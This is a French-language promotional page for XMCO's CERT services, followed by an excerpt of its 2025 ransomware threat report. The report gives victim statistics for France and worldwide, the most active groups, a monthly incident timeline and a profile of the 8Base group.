Le CERT-XMCO® est le CSIRT de la société. Il est reconnu par le CERT gouvernemental français *(CERT-FR)*, par la TF-CSIRT, le Trusted Introducer et l'InterCERT France, un statut qui lui permet d'échanger en temps réel avec les autres CERT français et européens, et qui garantit à ses clients un niveau de coopération rare sur le marché français. Ses analystes, interviennent aussi bien en amont : veille, surveillance, investigation, qu'en pleine crise, pour répondre rapidement aux incidents de sécurité dont une entreprise est victime. Au-delà de la réponse à incident, le CERT-XMCO® porte quatre expertises spécifiques, chacune répondant à un angle mort différent la protection des dirigeants *(VIP)*, la sécurisation des décisions d'investissement et de l'écosystème de tiers (Audit d'exposition), la neutralisation des usurpations *(Takedown)*, et l'évaluation de vos prestataires *(Audit de prestataires)*.

VIP

Protéger les décideurs contre le risque humain

Le maillon faible d'une architecture de sécurité est souvent humain. Dirigeants, managers et membres du ComEx, du fait de leurs accès privilégiés, sont des cibles de choix pour l'ingénierie sociale et les attaques ciblées. Depuis 2021, XMCO propose un audit d'e-exposition VIP : enquête en sources ouvertes *(OSINT)* et rapport d'exposition personnalisé, pour comprendre et réduire le risque avant qu'il ne se matérialise. Les interventions se font systématiquement en binôme, selon une méthodologie basée sur l'ISO 19011.

Audit d'exposition

Sécuriser vos décisions M&A et votre écosystème de tiers

Lors de l'acquisition d'une entreprise, les vérifications financières et juridiques constituent une process standard ; le volet cyber est souvent traité superficiellement, lorsqu'il est évoqué. Le service Due Diligence de XMCO produit, sur la base de contrôles exclusivement passifs *(sans aucune interaction avec les systèmes de la cible)*, une note de risque globale : actifs externes exposés, fuites de données associées, présence sur le deep et le dark web, de quoi éclairer une négociation ou déclencher un plan de remédiation avant finalisation de l'opération.
La même logique protège l'écosystème de tiers au quotidien avec le volet **Third Party Risk** : exposition externe des fournisseurs, fuites d'identifiants ou de données métier les concernant, présence sur le dark web et Telegram. Selon le niveau d'exigence, la prestation va de l'analyse ponctuelle à la surveillance continue intégrée au dispositif de Threat Intelligence.

Takedown & audit de prestataires

Agir, pas uniquement détecter

Détecter un site de phishing ou un nom de domaine usurpant une marque ne suffit pas : il faut le faire disparaître. Le service Takedown de XMCO analyse les éléments techniques *(hébergeur, registrar, DNS, SPF)* pour engager les actions de suspension ou de suppression auprès des registrars et hébergeurs, et peut initier une procédure UDRP — le mécanisme international administré par l'ICANN et mis en œuvre par l'OMPI — pour récupérer un nom de domaine enregistré de mauvaise foi. XMCO prend en charge l'ensemble du dossier : preuves, démonstration de la confusion avec la marque, coordination avec les organismes de résolution des litiges.
Quant à la supply chain, l'audit de prestataires évalue l'organisation, la gouvernance et les dispositifs techniques des fournisseurs et sous-traitants, sur la base de l'ISO 27001, par des consultants du pôle GRC à l'expérience technique complémentaire, car la faille vient, de plus en plus souvent, des partenaires de tailles plus modestes. ■

Envie de voir l'invisible, vous aussi ?
Découvrez l'ensemble de nos expertises : tests d'intrusion, Red Team, Serenety®, Yuno®, CERT-XMCO® sur **xmco.fr**

Paris | Nantes | Labège *(Toulouse)*

Panorama de la menace ransomware en 2025

En 2025, le CERT-XMCO a recensé plus de 7 300 victimes de ransomware revendiquées dans le monde, dont 173 en France, une hausse de 54 % en un an. Des chiffres qui, à eux seuls, suffiraient à justifier un bilan annuel classique.

Mais les premiers mois de 2026 rappellent que cette lecture serait incomplète. Les groupes affaiblis par les opérations policières de 2025 : Phobos, BlackBasta, BlackSuit, ont déjà cédé leur place à Qilin et DragonForce. Cl0p, actif depuis 2019, poursuit en 2026 l'exploitation de vulnérabilités logicielles qu'il avait déjà éprouvée l'année précédente. Les mêmes dynamiques, les mêmes acteurs, une trajectoire qui ne s'interrompt pas au changement d'année.

C'est cette continuité que cet extrait du panorama de la menace du CERT-XMCO donne à lire : un état des lieux de 2025 conçu, dès l'origine, comme une clé de compréhension pour 2026, et pour les mois qui suivront.

Ransomware : les mutations de 2025 dessinent le paysage de 2026

Vincent Jezequel, expert XMCO

Découvrez notre dossier dans son intégralité.

Panorama de la menace ransomware en 2025

Le CERT-XMCO surveille en continu les revendications d'attaques par les groupes de ransomware et a voulu en dresser un bilan afin de modéliser une vision claire de la menace, et d'en tirer des enseignements pour les années à venir. Au cours de l'année 2025, le CERT-XMCO a identifié plusieurs tendances, structurantes ou émergentes, relatives aux activités des groupes de ransomware, ainsi qu'à leurs modes opératoires.

Ce livrable vise à dresser un état des lieux des attaques observées contre la France, ainsi que des vulnérabilités exploitées par leurs opérateurs au cours des douze derniers mois. Ce panorama fournit également une vision globale d'un écosystème criminel résilient à travers des clés de compréhension sur les acteurs qui le composent.

Méthodologie de collecte et d'analyse de la donnée

Dans le cadre de son service de veille cyber, le CERT-XMCO propose chaque mois un état de la menace ransomware. Il souligne les principaux évènements relatifs à cet écosystème cybercriminel et présente les groupes d'attaquants les plus actifs, la typologie des victimes ainsi que l'évolution des modes opératoires observés.

Cette production s'appuie également sur une collecte, une analyse et une diffusion quotidienne des informations relatives aux activités des groupes criminels. Cette donnée est conjointement capitalisée dans une plateforme de Cyber Threat Intelligence afin d'être contextualisée et transformée en informations exploitables par l'intermédiaire d'indicateurs techniques et la production de fiches de renseignements sur ces modes opératoires d'attaque.

Executive summary


Contextualisation. Cette production du CERT-XMCO s'appuie sur la collecte et l'analyse de données issues de sources ouvertes. À ce titre, le nombre de victimes peut s'avérer non exhaustif, car il est basé sur les compromissions revendiquées par les groupes de ransomware eux-mêmes pour 2025, au moment de l'écriture de ce rapport.

2025, Une année prolifique pour les groupes de ransomware

Tout au long de l'année 2025, les équipes du CERT-XMCO ont assuré une surveillance quotidienne des attaques revendiquées par les groupes de ransomware. Sur la base des analyses menées au cours des derniers mois, **les analystes du CERT-XMCO ont identifié plus de 7 300 victimes publiées sur les sites des opérateurs, dont 173 en France**. Ainsi, les organisations françaises concentrent 2,34% de l'ensemble des cibles revendiquées à l'échelle internationale sur la période.

À titre de comparaison, le CERT-XMCO avait recensé 112 incidents ciblant la France dans son **bilan Yuno 2024**. Bien que ces revendications d'attaques doivent être interprétées avec prudence, elles s'avèrent en hausse de 54,46% et 60,1%, respectivement en France et à l'international, par rapport à 2024. Au cours de l'année, les groupes de ransomware Qilin (1000 victimes), Akira (720), Cl0p (496) et Play (367) se sont distingués comme les plus actifs, totalisant 2 583 revendications, soit un peu moins de 35% de l'ensemble des tentatives d'extorsion analysées.

RÉPARTITION DES ATTAQUES PAR RANSOMWARE EN EUROPE EN 2025
(source : données internes du CERT-XMCO)




L'intensification des attaques par ransomware, s'illustrant par l'augmentation significative des attaques revendiquées sur les sites des groupes criminels, pourrait paradoxalement refléter la stagnation des paiements de rançon par leurs victimes : les cybercriminels multiplieraient les victimes ciblées dans l'espoir qu'une minorité d'entre elles accepte finalement de payer.

Dès lors, ces indicateurs ont incité les analystes du CERT-XMCO à se renseigner sur les activités des collectifs cybercriminels, leurs TTPs et les enjeux éco-


nomiques qui sous-tendent leurs opérations. En parallèle, au cours de l'année écoulée, plusieurs opérations conduites par les forces de l'ordre ont abouti à la saisie de plusieurs millions de dollars, principalement sous forme de cryptomonnaies, appartenant notamment aux opérateurs des groupes Zeppelin, BlackSuit (également désigné sous le nom de Royal) et Chaos [1] [2] [3].

Bien que ces saisies ne soient pas représentatives de l'ensemble des rançons extorquées par les cybercriminels en 2025, elles illustrent l'ampleur du phénomène et la rentabilité potentielle des activités menées par ces collectifs. Cette tendance se confirme par les estimations rapportées par TRM Labs, selon lesquelles les administrateurs d'Akira auraient engrangé 150 millions de dollars rien qu'en 2025 [4] [5]. ■

ÉVOLUTION CUMULATIVE DES ATTAQUES PAR RANSOMWARE REVENDIQUÉES À L'INTERNATIONAL EN 2025
(source : données internes du CERT-XMCO)



ÉVOLUTION CUMULATIVE DES ATTAQUES PAR RANSOMWARE REVENDIQUÉES À L'INTERNATIONAL EN 2025
(source : données internes du CERT-XMCO)




Les entreprises françaises sont-elles des cibles privilégiées pour les acteurs criminels ?

Tout au long de l'année 2025, les entreprises françaises ont été ciblées par des acteurs criminels aux motivations financières. Le CERT-XMCO a été en mesure d'identifier et qualifier 173 entités localisées en France et victimes de groupes criminels disposant d'un site vitrine de revendication. En amont de l'analyse de **ces attaques, il convient de préciser que ces tentatives d'extorsion, communément désignées comme des « attaques par ransomware », n'ont pas toutes impliqué un chiffrement ou une exfiltration de données**. Certains groupes sont connus pour revendiquer des attaques n'ayant pas réellement eu lieu, ou dont la portée reste très limitée, à l'instar de celles endossées par APT73 et Babuk2.

Sur la base des observations effectuées par les consultants du CERT-XMCO au cours des douze derniers mois, il apparaît plus pertinent de désigner les attaques par ransomware comme **des activités d'extorsion organisées, menées par des modes opératoires hétérogènes et dont la portée peut aller du préjudice réputationnel à l'interruption effective des services**. Les petites structures constituent une large part des victimes françaises revendiquées en 2025. Cette tendance peut s'expliquer par des budgets de cybersécurité limités et une préparation opérationnelle inférieure à celles observées au sein des grandes organisations.


La répartition géographique des attaques par ransomware a tendance à se concentrer en Île-de-France, disposant d'une forte concentration économique et d'une densité d'entreprises. **Les régions françaises d'outre-mer ne sont pour autant pas épargnées par les extorsions cybercriminelles**, comme en témoigne l'identification de 5 victimes par le CERT-XMCO en Guadeloupe, à la Réunion, en Guyane et en Martinique.

RÉPARTITION RÉGIONALE DES ATTAQUES REVENDIQUÉES PAR RANSOMWARE EN 2025
(source : données internes du CERT-XMCO)




Les tentatives d'extorsion par ransomware signalées en France en 2025 semblent, pour la majorité d'entre elles, motivées par des objectifs financiers. En raison de son poids économique au sein de l'Europe, la France constitue une cible particulièrement attractive pour les cybercriminels, cherchant à cibler des organisations disposant d'une forte capacité financière. En dépit du renforcement croissant de l'arsenal législatif de l'Union européenne en matière de cybersécurité [6], dont les effets se font sentir à mesure de son adoption par les États membres, et malgré l'interdiction du versement de rançons, les entités présentes en France peuvent, pour de multiples raisons, succomber face aux pressions psychologiques, réputationnelles, financières et opérationnelles mises en place par les cybercriminels lors de tentatives d'extorsion de données [7].

Extrait de conversation entre IABs : « Les entreprises françaises paient beaucoup d'argent » (source : CERT-XMCO)
Comprendre : Lors d'attaques par ransomware, certaines entreprises françaises payeraient cher pour récupérer leurs données.




En 2025, les groupes de ransomware ont gagné en expertise dans l'exploitation des faiblesses techniques et humaines de leurs victimes. Cette maturité acquise s'est notamment illustrée au travers de la mise en place d'un service juridique par Qilin au bénéfice de ses affiliés, conçu pour les assister dans leurs activités d'extorsion en tenant compte des spécificités contextuelles propres à chaque organisation visée [8]. Le groupe s'est par ailleurs montré particulièrement actif contre des entités françaises, ciblant aussi bien des entreprises privées que des organisations publiques.

L'administrateur du groupe Qilin met à disposition un service d'assistance juridique auprès de ses affiliés.
(source : CERT-XMCO)



En plus de son attractivité économique, la posture diplomatique de la France contribue à la positionner comme une cible privilégiée pour certains groupes de ransomware adoptant une logique de représailles politiques et de communication d'influence [9] [10] [11]. Beaucoup de ces collectifs cybercriminels sont ainsi opérés par des acteurs situés dans la Communauté des États Indépendants, une organisation intergouvernementale composée de 9 des 15 anciennes républiques soviétiques. Cette dernière reste sous une influence relative de la Fédération de Russie, aujourd'hui en conflit ouvert avec l'Ukraine et ses alliés européens. C'est donc au sein d'une conjoncture géopolitique particulièrement instable **que divers collectifs de ransomware ont attaqué des entreprises françaises, la plupart restant hors d'atteinte d'éventuelles sanctions ou arrestations**.

ATTAQUES REVENDIQUÉES CONTRE DES ENTITÉS FRANÇAISES EN 2025
(source : données internes du CERT-XMCO)



À l'issue des douze derniers mois, le CERT-XMCO a été en mesure de comptabiliser **46 groupes d'attaquants ayant revendiqué des attaques par ransomware contre la France**. Ce résultat témoigne de la pluralité des acteurs ayant tenté d'extorquer des rançons auprès de cibles françaises. En tête, Qilin se distingue avec 49 opérations revendiquées sur son site vitrine. Cette omniprésence tire parti du retrait soudain de RansomHub en avril dernier, un évènement détaillé plus loin dans ce rapport dans la section « Les luttes internes à l'écosystème des ransomware ».

Certains collectifs criminels ont cherché à se distinguer en revendiquant des opérations aux résultats manifestement exagérés, à l'instar de Stormous et Funksec, des groupes historiquement connus pour promouvoir leurs positions politiques anti-françaises lors de leurs attaques. Certains groupes, dotés de capacités avancées et d'objectifs au-delà du gain financier, se sont distingués par une posture discrète, laissant entrevoir une instrumentalisation potentielle de la cybercriminalité à des fins d'influence politique.

Dès lors, les statistiques relatives aux groupes criminels mentionnés ci-dessus, établies sur la base de leurs revendications d'attaque contre la France en 2025, **ne permettent pas d'établir avec précision la sophistication de leurs modes opératoires**, l'ampleur de leurs opérations d'extorsion en France et les dégâts qui pourraient en avoir découlé. Face à ce constat, le CERT-XMCO a souhaité mettre en avant les groupes s'étant démarqués par leur proactivité. ■

Synthèse mensuelle des incidents ransomware signalés en France en 2025

Le panorama mensuel des attaques par ransomware signalées en France en 2025 s'inscrit dans une démarche d'observation et d'analyse du CERT-XMCO face à une menace cyber en constante évolution. À mesure que les groupes cybercriminels affinent leurs modes opératoires, diversifient leurs cibles et professionnalisent leurs outils, il devient essentiel de disposer d'une vision fiable et contextualisée des incidents revendiqués par ces acteurs. ■

JANVIER	8Base revendique 7 attaques en France, dont deux cabinets d'avocats.
FÉVRIER	Fog revendique 5 attaques en France, dans les secteurs du conseil, de la technologie ou encore la recherche.
MARS	Funksec cible 4 entités françaises évoluant dans le secteur de l'éducation.
AVRIL	RunSomeWares compromet Harvest.
MAI	Qilin profite du retrait soudain de RansomHub et attaque 5 victimes en France
JUIN	Stormous revendique la compromission du ministère de l'Éducation nationale français.
JUILLET	Akira revendique une attaque contre Sogedis.
AOÛT	Warlock cible Orange suite à l'exploitation de ToolShell.
SEPTEMBRE	Everest exfiltre des données du groupe Clarins.
OCTOBRE	Cl0p exploite la vulnérabilité CVE-2025-61882 dans Oracle E-Business Suite.
NOVEMBRE	INC Ransom cible l'entreprise Cryo Pur.
DÉCEMBRE	Le groupe cybercriminel LockBit refait surface.

Panorama mensuel des attaques par ransomware signalées en france en 2025

JANVIER

18 attaques revendiquées par les groupes de ransomware en janvier 2025.

Localisation régionale	Taille de l'entité ciblée	Secteur d'activités	Groupe de ransomware
Ile-de-France	Microentreprise	Technologies	Fog
Grand-Est	PME	Conseil	Akira
Occitanie	Microentreprise	Société civile	Incransom
Hauts-de-France	Non spécifiée	Fabrication	Safepay
Grand-Est	Non spécifiée	Conseil	8base
Pays de la Loire	Microentreprise	Technologies	8base
Nouvelle-Aquitaine	Microentreprise	Société Civile	Apt73
Ile-de-France	PME	Finance	Lynx
Nouvelle-Aquitaine	ETI	Culture et divertissement	Apt73
Auvergne-Rhône-Alpes	ETI	Fabrication	Hunters International
Occitanie	PME	Fabrication	8base
Auvergne-Rhône-Alpes	Non spécifiée	Fabrication	8base
Ile-de-France	PME	Fabrication	8base
Occitanie	Microentreprise	Technologies	Eldorado
Ile-de-France	ETI	Conseil	Cicada3301
Ile-de-France	Non spécifiée	Conseil	8base
Occitanie	Non spécifiée	Fabrication	8base
Ile-de-France	Microentreprise	Tourisme et loisirs	RansomHub

8Base

Détecté pour la première fois en juin 2022, 8Base est un collectif de ransomware dont les membres se présentent auprès de leurs victimes comme des spécialistes des tests d'intrusion informatique. Cette approche en apparence professionnelle soutient une stratégie de double extorsion basée sur le chiffrement des données de ses victimes, suivi de la menace de leur diffusion publique.

8Base a attiré l'attention des chercheurs en cybersécurité en raison de la forte proximité de son mode opératoire avec celui du ransomware RansomHouse, en particulier dans la formulation des demandes de rançon et dans le style rédactionnel employé sur ses sites de fuite de données, qui reprennent des éléments de langage, de mise en scène et de pression psychologique très similaires.

Les opérateurs de 8Base utiliseraient également la version 2.9.1 du ransomware Phobos, qui recourt à SmokeLoader pour l'obfuscation initiale lors de la décompression et le chargement de la payload [12].

Le groupe 8Base obtiendrait l'accès initial par le biais d'e-mails de phishing. Des échantillons du ransomware ont été repérés comme ayant été téléchargés depuis des domaines apparemment liés à SystemBC, un outil de proxy et d'administration à distance (RAT). Bien qu'ils se positionnent comme pentesters chevronnés, les administrateurs de 8Base semblent principalement cibler des petites entreprises. ■

FÉVRIER

14 attaques revendiquées par les groupes de ransomware en février 2025.

Localisation régionale	Taille de l'entité ciblée	Secteur d'activités	Groupe de ransomware
Pays de la Loire	PME	Transport	Cl0p
Centre-Val de Loire	PME	Fabrication	Cl0p
